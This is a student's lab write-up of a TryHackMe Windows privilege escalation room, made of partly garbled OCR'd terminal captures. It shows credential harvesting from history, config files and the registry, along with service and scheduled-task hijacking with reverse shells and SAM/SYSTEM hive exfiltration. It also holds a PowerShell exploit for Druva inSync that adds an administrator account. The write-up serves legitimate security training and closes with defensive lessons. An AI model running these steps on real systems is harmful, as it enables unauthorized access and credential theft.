

Windows Privilege Escalation

- Name Tesfaldet Weldemicheal
- Try hackme account: wete 25kq@student.ju.se
- Group:5
- Student:6
- Topic: Windows Privilege Escalation

Windows Privilege Escalation

This document breaks down the various privilege escalation methods.

The goal of privilege escalation is to gain higher-level access (like Administrator or SYSTEM) on a system from a starting point of a standard user account.

Joining RDP server

- This is the command how to join RDP server

```
root@ip-10-10-2-28:~# xfreerdp /u:thm-unpriv /p:"Password321" /v:10.10.84.194
14:49:58:778] [6703:6704] [WARN][com.freerdp.crypto] - Certificate verification
failure 'unable to get local issuer certificate (20)' at stack position 0
14:49:58:778] [6703:6704] [WARN][com.freerdp.crypto] - CN = wprivesc1
14:49:58:778] [6703:6704] [ERROR][com.freerdp.crypto] - @@@@
@@@@
14:49:58:778] [6703:6704] [ERROR][com.freerdp.crypto] - @ WARNING: CE
RTIFICATE NAME MISMATCH! @
14:49:58:778] [6703:6704] [ERROR][com.freerdp.crypto] - @@@@
@@@@
14:49:58:778] [6703:6704] [ERROR][com.freerdp.crypto] - The hostname used for t
his connection (10.10.84.194:3389)
14:49:58:778] [6703:6704] [ERROR][com.freerdp.crypto] - does not match the name
given in the certificate:
14:49:58:778] [6703:6704] [ERROR][com.freerdp.crypto] - Common Name (CN):
```

User Privileges

- Figure out who the user is
- The privilege of the user

```
C:\Users\thm-unpriv>net user

User accounts for \\WPRIVESC1

-----
Administrator      DefaultAccount      Guest
mike.katz           svcusr1             svcusr2
svcusr3             taskusr1            thm-unpriv
WDAGUtilityAccount
The command completed successfully.
```

```
C:\Users\thm-unpriv>whoami /all

USER INFORMATION
-----

User Name          SID
=====
wprivesc1\thm-unpriv S-1-5-21-1966530601-3185510712-10604624-1008

GROUP INFORMATION
-----
```

```
The system cannot find the path specified.
```

```
C:\Users\thm-unpriv>cd c:\users\administrator\desktop
Access is denied.
```

```
C:\Users\thm-unpriv>_
```

Credential Harvesting from PowerShell History

- The task mentioned how to access Powershell log history
- The command "C:\Users\thm-unpriv>type %userprofile%\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt" show any command that was running in the program
- Any command that was running in the power shall history are on the pic

```
C:\Users\thm-unpriv>type %userprofile%\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt
ls
whoami
whoami /priv
whoami /group
whoami /groups
cmdkey /?
cmdkey /add:thmdc.local /user:julia.jones /pass:ZuperCkretPa5z
cmdkey /list
cmdkey /delete:thmdc.local
cmdkey /list
runas /?

C:\Users\thm-unpriv>
```

Finding Credentials in Configuration Files

- Applications often store connection strings, which include usernames and passwords, in configuration files like web.config.
- These files can sometimes be read by unprivileged users
- As you can see in the first location nothing is her
- In the second location as you can see the password is in the pic below

```
C:\Users\thm-unpriv>dir C:\inetpub\wwwroot\web.config
Volume in drive C has no label.
Volume Serial Number is A8A4-C362

Directory of C:\inetpub\wwwroot

File Not Found
```

```
C:\Users\thm-unpriv>type C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\web.config | findstr connection
ing
    <add connectionStringName="LocalSqlServer" maxEventDetailsLength="10/1741823" buffer="false" bu
rMode="Notification" name="SqlWebEventProvider" type="System.Web.Management.SqlWebEventProvider, System.Web, Versi
=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a" />
    <add connectionStringName="LocalSqlServer" name="AspNetSqlPersonalizationProvider" type="Sys
m.Web.UI.WebControls.WebParts.SqlPersonalizationProvider, System.Web, Version=4.0.0.0, Culture=neutral, PublicK
oken=b03f5f7f11d50a3a" />
    <connectionStrings>
      <add connectionString="Server=thm-db.local;Database=thm-sekure;User ID=db_admin; Password=098n0x35skj03'
me="THM-DB" />
    </connectionStrings>
```

Abusing Stored CMD Credentials

- The Windows cmdkey command allows users to store credentials for later use.
- An attacker can list these stored credentials and potentially use them.

```
C:\Windows\system32>net users
```

```
User accounts for \\WPRIVESC1
```

Administrator	DefaultAccount	Guest
mike.katz	svcusr1	svcusr2
svcusr3	taskusr1	thm-unpriv

```
WDAGUtilityAccount
```

```
The command completed successfully.
```

```
C:\Windows\system32>cd ../../users
```

```
C:\Users>cd c:\users\mike.katz
```

```
c:\Users\mike.katz>cd c:\users\mike.katz\Desktop
```

```
c:\Users\mike.katz\Desktop>flag.txt
```

```
c:\Users\mike.katz\Desktop>
```

flag - Notepad

File Edit Format View Help
THM{WHAT_IS_MY_PASSWORD}

```
C:\Users\thm-unpriv>cmdkey /list
```

```
Currently stored credentials:
```

```
Target: Domain:interactive=WPRIVESC1\mike.katz
Type: Domain Password
User: WPRIVESC1\mike.katz
```

```
C:\Users\thm-unpriv>_
```

Harvesting Passwords from the Registry (PuTTY)

- Applications like PuTTY often store proxy and session configurations, including passwords, in the Windows Registry.
- These can be queried by the user who saved them.
- AS you can see the PuTTY proxy password CoolPass2021 was extracted from the registry.

```
G Attempting to start cmd.exe as user: WPRIVESCIA\MIKE.KOLZ ...
C:\Users\thm-unpriv>reg query HKEY_CURRENT_USER\Software\SimonTatham\PuTTY\Sessions\ /f "Proxy" /s

HKEY_CURRENT_USER\Software\SimonTatham\PuTTY\Sessions\My%20ssh%20server
ProxyExcludeList REG_SZ
ProxyDNS REG_DWORD 0x1
ProxyLocalhost REG_DWORD 0x0
ProxyMethod REG_DWORD 0x0
ProxyHost REG_SZ proxy
ProxyPort REG_DWORD 0x50
ProxyUsername REG_SZ thm.cmith
ProxyPassword REG_SZ CoolPass2021
ProxyTelnetCommand REG_SZ connect %host %port\n
ProxyLogToTerm REG_DWORD 0x1

End of search: 10 match(es) found.
C:\Users\thm-unpriv>
```

Abusing Vulnerable Scheduled Tasks

- The task vulntask was found to run as SYSTEM.
- The user had write permissions to the script C:\tasks\schtask.bat.
- The script was replaced with a command to send a reverse shell.

operable program or batch file.

```
C:\PROGRA~2\SYSTEM~1>icacls Wservice.exe /grant Everyone:F
processed file: Wservice.exe
Successfully processed 1 files; Failed processing 0 files
```

```
C:\PROGRA~2\SYSTEM~1>sc start windowsscheduler
```

```
SERVICE_NAME: windowsscheduler
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE                : 4   RUNNING
                                (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTTING_DOWN)
        WIN32_EXIT_CODE       : 0   (0x0)
        SERVICE_EXIT_CODE   : 0   (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x0
        PID                 : 5024
        FLAGS                 :
```


```
C:\PROGRA~2\SYSTEM~1>
```

```
: \Users\thm-unpriv>schtasks /query /tn vulntask /fo list /v
```

```
older: \
ostName: WPRIVESC1
askName: \vulntask
ext Run Time: N/A
tatus: Ready
ogon Mode: Interactive/Background
ast Run Time: 11/17/2025 2:36:16 PM
ast Result: 0
uthor: WPRIVESC1\Administrator
ask To Run: C:\tasks\schtask.bat
tart In: N/A
omment: N/A
cheduled Task State: Enabled
dle Time: Disabled
ower Management: Stop On Battery Mode, No
up As Upon: taskucn1
```

The reverse shell connected

- A reverse shell connection was received with high privileges
- This is allowing us access to taskusr1's desktop and you can see the flag on the desktop



```
root@ip-10-10-2-28: ~
File Edit View Search Terminal Tabs Help
root@ip-10-10-2-28:~# nc -lvp 1234
Listening on 0.0.0.0 1234
Connection received on 10.10.84.194 49935
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>

root@ip-10-10-2-28: ~
File Edit View Search Terminal Tabs Help
root@ip-10-10-2-28: ~
C:\Windows\system32>cd C:\Users\taskusr1
cd C:\Users\taskusr1

C:\Users\taskusr1>ls
ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\taskusr1>cd C:\Users\taskusr1\Desktop
cd C:\Users\taskusr1\Desktop

C:\Users\taskusr1\Desktop>type flag.txt
type flag.txt
THM{TASK_COMPLETED}
```

Abusing Service Misconfigurations

- Everyone (M) means that all users can modify this. This is dangerous and is unlikely to be the case ‘in the wild’.
- If a Windows service runs under a high-privilege account (like SYSTEM) but the service executable file (.exe) has weak permissions (e.g., Everyone has Modify rights), a low-privilege user can replace the legitimate .exe with a malicious one.
- When the service is restarted, the malicious code runs with elevated privileges

```
SERVICE_START_NAME : .\svcsusr1
C:\Users\thm-unpriv>icacls C:\PROGRAMS\SYSTEM-1\WService.exe
C:\PROGRAMS\SYSTEM-1\WService.exe Everyone (I)(M)
NT AUTHORITY\SYSTEM:(I)(F)
BUILTIN\Administrators:(I)(F)
BUILTIN\Users:(I)(RX)
APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(RX)

Successfully processed 1 files; Failed processing 0 files

C:\Users\thm-unpriv>
```

```
root@ip-10-10-90-31:~# nc -lvp 4445
listening on 0.0.0.0 4445
connection received on 10.10.244.101 49847
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Gaining more privileges

- By running this command, you can give full access to everyone "C:\Users\thm-unpriv>icacls C:\MyPrograms\Disk.exe /grant Everyone:F"
- We are able to replace WService.exe with a malicious payload and started the service.
- Gaining a reverse shell as svcusr1 and figure out the flag as you can see below

```
E: disk sorter enterprise
E                : 10  WIN32_OWN_PROCESS
RT_TYPE          : 2   AUTO_START
DR_CONTROL       : 0   IGNORE
ARY_PATH_NAME    : C:\MyPrograms\Disk Sorter En
D_ORDER_GROUP    :
                 : 0
PLAY_NAME        : Disk Sorter Enterprise
ENDENCIES        :
VICE_START_NAME  : .\svcusr2
```

```
File Edit View Search Terminal Tabs Help
root@ip-10-10-9... x root@ip-10-10-9... x root@ip-10-10-9... x root@ip-10-10-90...
Volume in drive C has no label.
Volume Serial Number is A8A4-C362

Directory of C:\Users\svcusr1\Desktop

05/03/2022  01:00 PM  <DIR>          .
05/03/2022  01:00 PM  <DIR>          ..
06/21/2016  03:36 PM                527 EC2 Feedback.website
06/21/2016  03:36 PM                554 EC2 Microsoft Windows Guide.website
05/03/2022  01:01 PM                20 flag.txt
               3 File(s)              1,101 bytes
               2 Dir(s) 24,857,210,880 bytes free

C:\Users\svcusr1\Desktop>typ flag.txt
typ flag.txt
'typ' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\svcusr1\Desktop>type flag.txt
type flag.txt
TUMFAT YOUR SERVICE!
```

Privilege escalation

- Using this command C:\Users\thm-unpriv>icacls C:\MyPrograms\Disk.exe /grant Everyone:F grant access everyone

```
C:\>icacls c:\MyPrograms
icacls c:\MyPrograms
c:\MyPrograms NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
                BUILTIN\Administrators:(I)(OI)(CI)(F)
                BUILTIN\Users:(I)(OI)(CI)(RX)
                BUILTIN\Users:(I)(CI)(AD)
                BUILTIN\Users:(I)(CI)(WD)
                CREATOR OWNER:(I)(OI)(CI)(IO)(F)

Successfully processed 1 files; Failed processing 0 files

C:\>|
```

```
C:\Users\thm-unpriv>icacls C:\MyPrograms\Desk.exe
C:\MyPrograms\Desk.exe Everyone:(F)
                NT AUTHORITY\SYSTEM:(F)
                BUILTIN\Administrators:(F)
                WPRIVESC1\thm-unpriv:(F)
                NT AUTHORITY\SYSTEM:(I)(F)
                BUILTIN\Administrators:(I)(F)
                BUILTIN\Users:(I)(RX)
                WPRIVESC1\thm-unpriv:(I)(F)

Successfully processed 1 files; Failed processing 0 files
```

```
C:\Users\thm-unpriv>icacls C:\MyPrograms\Desk.exe /grant Everyone:F
processed file: C:\MyPrograms\Desk.exe
Successfully processed 1 files; Failed processing 0 files
```



```
root@ip-10-10-232-52: ~
Edit View Search Terminal Tabs Help

root@ip-10-10-232-52: ~ x root@ip-10-10-232-52: ~ x
15/2018 07:12 AM 62,464 xwizard.exe
13/2021 09:16 PM 448,000 xwizards.dll
13/2021 09:16 PM 118,784 xwreg.dll
13/2021 09:16 PM 258,048 xwtpdui.dll
13/2021 09:16 PM 143,360 xwtpw32.dll
13/2019 04:45 PM <DIR> zh-CN
15/2018 09:08 AM <DIR> zh-TW
15/2018 07:12 AM 79,872 zipcontainer.dll
10/2021 02:26 AM 429,568 zipfldr.dll
15/2018 07:12 AM 30,720 ztrace_maps.dll
3856 File(s) 1,783,787,469 bytes
116 Dir(s) 24,827,740,160 bytes free

Windows\system32>whoami
nt authority\system

Windows\system32>cd c:\Users
c:\Users

Users>cd administrator
administrator
```

```
C:\tools\AccessChk>accesschk64.exe -qcl thmservice

Accesschk v6.14 - Reports effective permissions for se
Copyright - 2006-2021 Mark Russinovich
Sysinternals - www.sysinternals.com

thmservice
DESCRIPTOR FLAGS:
[SE_DACL_PRESENT]
[SE_SACL_PRESENT]
[SE_SELF_RELATIVE]
OWNER: NT AUTHORITY\SYSTEM
[0] ACCESS_ALLOWED_ACE_TYPE: NT AUTHORITY\SYSTEM
SERVICE_QUERY_STATUS
SERVICE_QUERY_CONFIG
SERVICE_INTERROGATE
SERVICE_ENUMERATE_DEPENDENTS
SERVICE_PAUSE_CONTINUE
SERVICE_START
SERVICE_STOP
SERVICE_USER_DEFINED_CONTROL
READ_CONTROL
[1] ACCESS_ALLOWED_ACE_TYPE: BUILTIN\Administrators
SERVICE_ALL_ACCESS
[2] ACCESS_ALLOWED_ACE_TYPE: NT AUTHORITY\INTERACTIV
SERVICE_QUERY_STATUS
SERVICE_QUERY_CONFIG
```

```
ices System Tue 18 Nov, 20:33 AttackB
root@ip-10-10-232-52: ~
View Search Terminal Tabs Help

0-10-232-52: ~ x root@ip-10-10-232-52: ~ x root@ip-
s\system32>cd c:\Users
rs

cd administrator
strator

Administrator>cd Desktop
p


Administrator\Desktop>type flag.txt
.txt
URE_SVC_CONFIG}
Administrator\Desktop>^C
0-10-232-52:~#

d not respond to the start or control request in a timely fa:

sChk>icacis C:\Users\thm-unpriv\rev-svc3.exe /grant Everyone
: C:\Users\thm-unpriv\rev-svc3.exe
rocessed 1 files: Failed processing 0 files
```

Abusing dangerous privileges

- SeBackup/SeRestore
- first, I opened an RDP through the AttackBox.
- The task now asks us to backup the SAM & SYSTEM hashes.



The screenshot shows a FreeRDP window titled "FreeRDP: 10.82.191.13". Inside, there's a Windows desktop with a taskbar. A "Command Prompt" window is open, showing the following text:

```
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name            Description                State
-----
SeBackupPrivilege         Back up files and directories Disabled
SeRestorePrivilege        Restore files and directories Disabled
SeShutdownPrivilege       Shut down the system       Disabled
SeChangeNotifyPrivilege   Bypass traverse checking    Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled

C:\Windows\system32>reg save hklm\system C:\Users\THMBackup\system.hive
The operation completed successfully.

C:\Windows\system32>
```

The command `reg save hklm\system C:\Users\THMBackup\system.hive` is highlighted with a red rectangle.

- ```
root@ip-10-82-127-217: ~/share
Edit View Search Terminal Tabs Help
root@ip-10-82-127-217: ~ x root@ip-10-82-127-217: ~ x
t@ip-10-82-127-217:~# cd share
t@ip-10-82-127-217:~/share# ls
.hive system.hive
t@ip-10-82-127-217:~/share#
```

[illegible]

```
C:\Users\Administrator\Desktop> dir
Volume in drive C has no label.
Volume Serial Number is A8A4-C362

Directory of C:\Users\Administrator\Desktop

05/04/2022 12:58 PM <DIR> .
05/04/2022 12:58 PM <DIR> ..
06/21/2016 03:36 PM 527 EC2 Feedback.website
06/21/2016 03:36 PM 554 EC2 Microsoft Windows Guide.website
05/04/2022 12:59 PM 20 flag.txt
 3 File(s) 1,101 bytes
 2 Dir(s) 25,567,363,072 bytes free
```

```
C:\Users\Administrator\Desktop> type flag.txt
```

```
THM{SEFLAGPRIVILEGE}
```

```
C:\Users\Administrator\Desktop>
1 file(s) copied.
```

```
C:\Windows\system32>C:\Users\THMBackup\system.hive \\10.80.104.43\public\
```

```
C:\Windows\system32>copy C:\Users\THMBackup\system.hive \\10.80.104.43\public\
1 file(s) copied.
```

```
C:\Windows\system32>
```

# Abusing vulnerable software

- The software "Druva inSync" 6.6.3 was installed, which was known to be vulnerable to DLL Hijacking.
- A malicious DLL was placed in a writable location that the application would search.
- When the application was run (e.g., via rcsd.exe), it loaded the malicious DLL.
- This triggered a User Account Control (UAC) prompt.
- Since the user pwnd was already a member of the Administrators group, they could approve the UAC prompt, allowing the malicious code to run with full administrator privileges.

```
C:\Users\thm-unpriv>hostname
WPRIVESC3
C:\Users\thm-unpriv>whoami
wprivesc3\thm-unpriv
C:\Users\thm-unpriv>wmic product get name,version,vendor
```

| Name                                                                      | Vendor                                  | Version                |
|---------------------------------------------------------------------------|-----------------------------------------|------------------------|
| AWS Tools for Windows                                                     | Amazon Web Services Developer Relations | 3.15.1248              |
| VNC Server 6.8.0                                                          | RealVNC                                 | 6.8.0.4584             |
| 9                                                                         |                                         |                        |
| Amazon SSM Agent                                                          | Amazon Web Services                     | 3.0.529.0              |
| Microsoft Visual C++ 2022 X64 Minimum Runtime - 14.40.33816               | Microsoft Corporation                   | 14.40.33816            |
| ws-cfn-bootstrap                                                          | Amazon Web Services                     | 2.0.5                  |
| Druva inSync 6.6.3                                                        | Druva Technologies Pte. Ltd.            | 6.6.3.0                |
| <del>Microsoft Visual C++ 2022 X64 Additional Runtime - 14.40.33816</del> | <del>Microsoft Corporation</del>        | <del>14.40.33816</del> |
| 6                                                                         |                                         |                        |
| AWS PV Drivers                                                            | Amazon Web Services                     | 8.3.4                  |

```
C:\Users\thm-unpriv>
```

# Abusing vulnerable software

- When the application runs it load the malicious executing code in PowerShell as you can see
- Escalate the privilege to the member of the administrator group

```
PS C:\Users\thm-unpriv> net user pwnd
User name pwnd
Full Name
Comment
User's comment
Country/region code 000 (System Default)
Account active Yes
Account expires Never

Password last set 11/20/2025 8:55:15 PM
Password expires 1/1/2026 8:55:15 PM
Password changeable 11/20/2025 8:55:15 PM
Password required Yes
User may change password Yes

Workstations allowed All
Logon script
User profile
Home directory
Last logon Never


Logon hours allowed All

Local Group Memberships *Administrators
Global Group memberships *None
The command completed successfully.
```

```
1) recursive lock from xf_process_x_events
roc[20:52:44:692] [8619:8620] [WARN][con.freerdp.client.x11] - xf_lock_x11: [
1) recursive lock from xf_process_x_events
FreeRDP: 10.80.130.32 Instance ID: 1-0ceef763d58eb

Windows PowerShell ISE
File Edit View Tools Debug Add-ons Help
Untitled1.ps1 X
1 $ErrorActionPreference = "Stop"
2
3 $cmd = "net user pwnd SimplePass123 /add & net localgroup administrators pwnd /add"
4
5 $s = New-Object System.Net.Sockets.Socket(
6 [System.Net.Sockets.AddressFamily]::InterNetwork,
7 [System.Net.Sockets.SocketType]::Stream,
8 [System.Net.Sockets.ProtocolType]::Tcp
9)
10 $s.Connect("127.0.0.1", 6064)
11
12 $header = [System.Text.Encoding]::UTF8.GetBytes("inSync PKC RPCW[v0002]")
13 $rpcType = [System.Text.Encoding]::UTF8.GetBytes("S{[char]0x0005} 0 0 0")
14 $command = [System.Text.Encoding]::Unicode.GetBytes("C:\ProgramData\Drupa\inSync4\...\..\Windows\System
15 $length = [System.BitConverter]::GetBytes($command.Length)
16
PS C:\Users\thm-unpriv- $ErrorActionPreference = "Stop"
$cmd = "net user pwnd SimplePass123 /add & net localgroup administrators pwnd /add"
$s = New-Object System.Net.Sockets.Socket(
[System.Net.Sockets.AddressFamily]::InterNetwork,
[System.Net.Sockets.SocketType]::Stream,
[System.Net.Sockets.ProtocolType]::Tcp
)
$s.Connect("127.0.0.1", 6064)
$header = [System.Text.Encoding]::UTF8.GetBytes("inSync PKC RPCW[v0002]")
$rpcType = [System.Text.Encoding]::UTF8.GetBytes("S{[char]0x0005} 0 0 0")
$command = [System.Text.Encoding]::Unicode.GetBytes("C:\ProgramData\Drupa\inSync4\...\..\Windows\System32\cmd
$length = [System.BitConverter]::GetBytes($command.Length)
$s.Send($header)
$s.Send($rpcType)
```

# Abusing vulnerable software



- I gained an administrative shell as pwnd and could read the final flag on the Administrator's desktop

```
C:\Windows\system32>whoami
wprivesc3\pwnd

C:\Windows\system32>type C:\Users\Administrator\Desktop\flag.txt
THM{EZ_DLL_PROXY_4ME}
C:\Windows\system32>
```

# SEMINAR OBSERVATIONS

- As I had previously studied the topic, I found it familiar throughout the lab session.
- Things I already know and that was corroborated during class meetings includes base64 command which frequently permitted by sudo configurations. By reading the file in base64, encoding its content, and subsequently decoding it, the user can circumvent the permission check and access the contents of the restricted file.
- I saw nothing that I thought I understood but was later proved wrong.

# LESSON LEARNED

- This lab demonstrates an array of prevalent privilege escalation vectors on Windows platforms.
- Avoid entering passwords in command-line histories.
- Ensuring configuration files and service executables are secured with appropriate permissions.
- Evaluating scheduled jobs and services for misconfigurations.
- Bestowing elevated user privileges and group affiliations with utmost prudence.
- Maintaining software currency to mitigate recognized vulnerabilities.



- Thanks

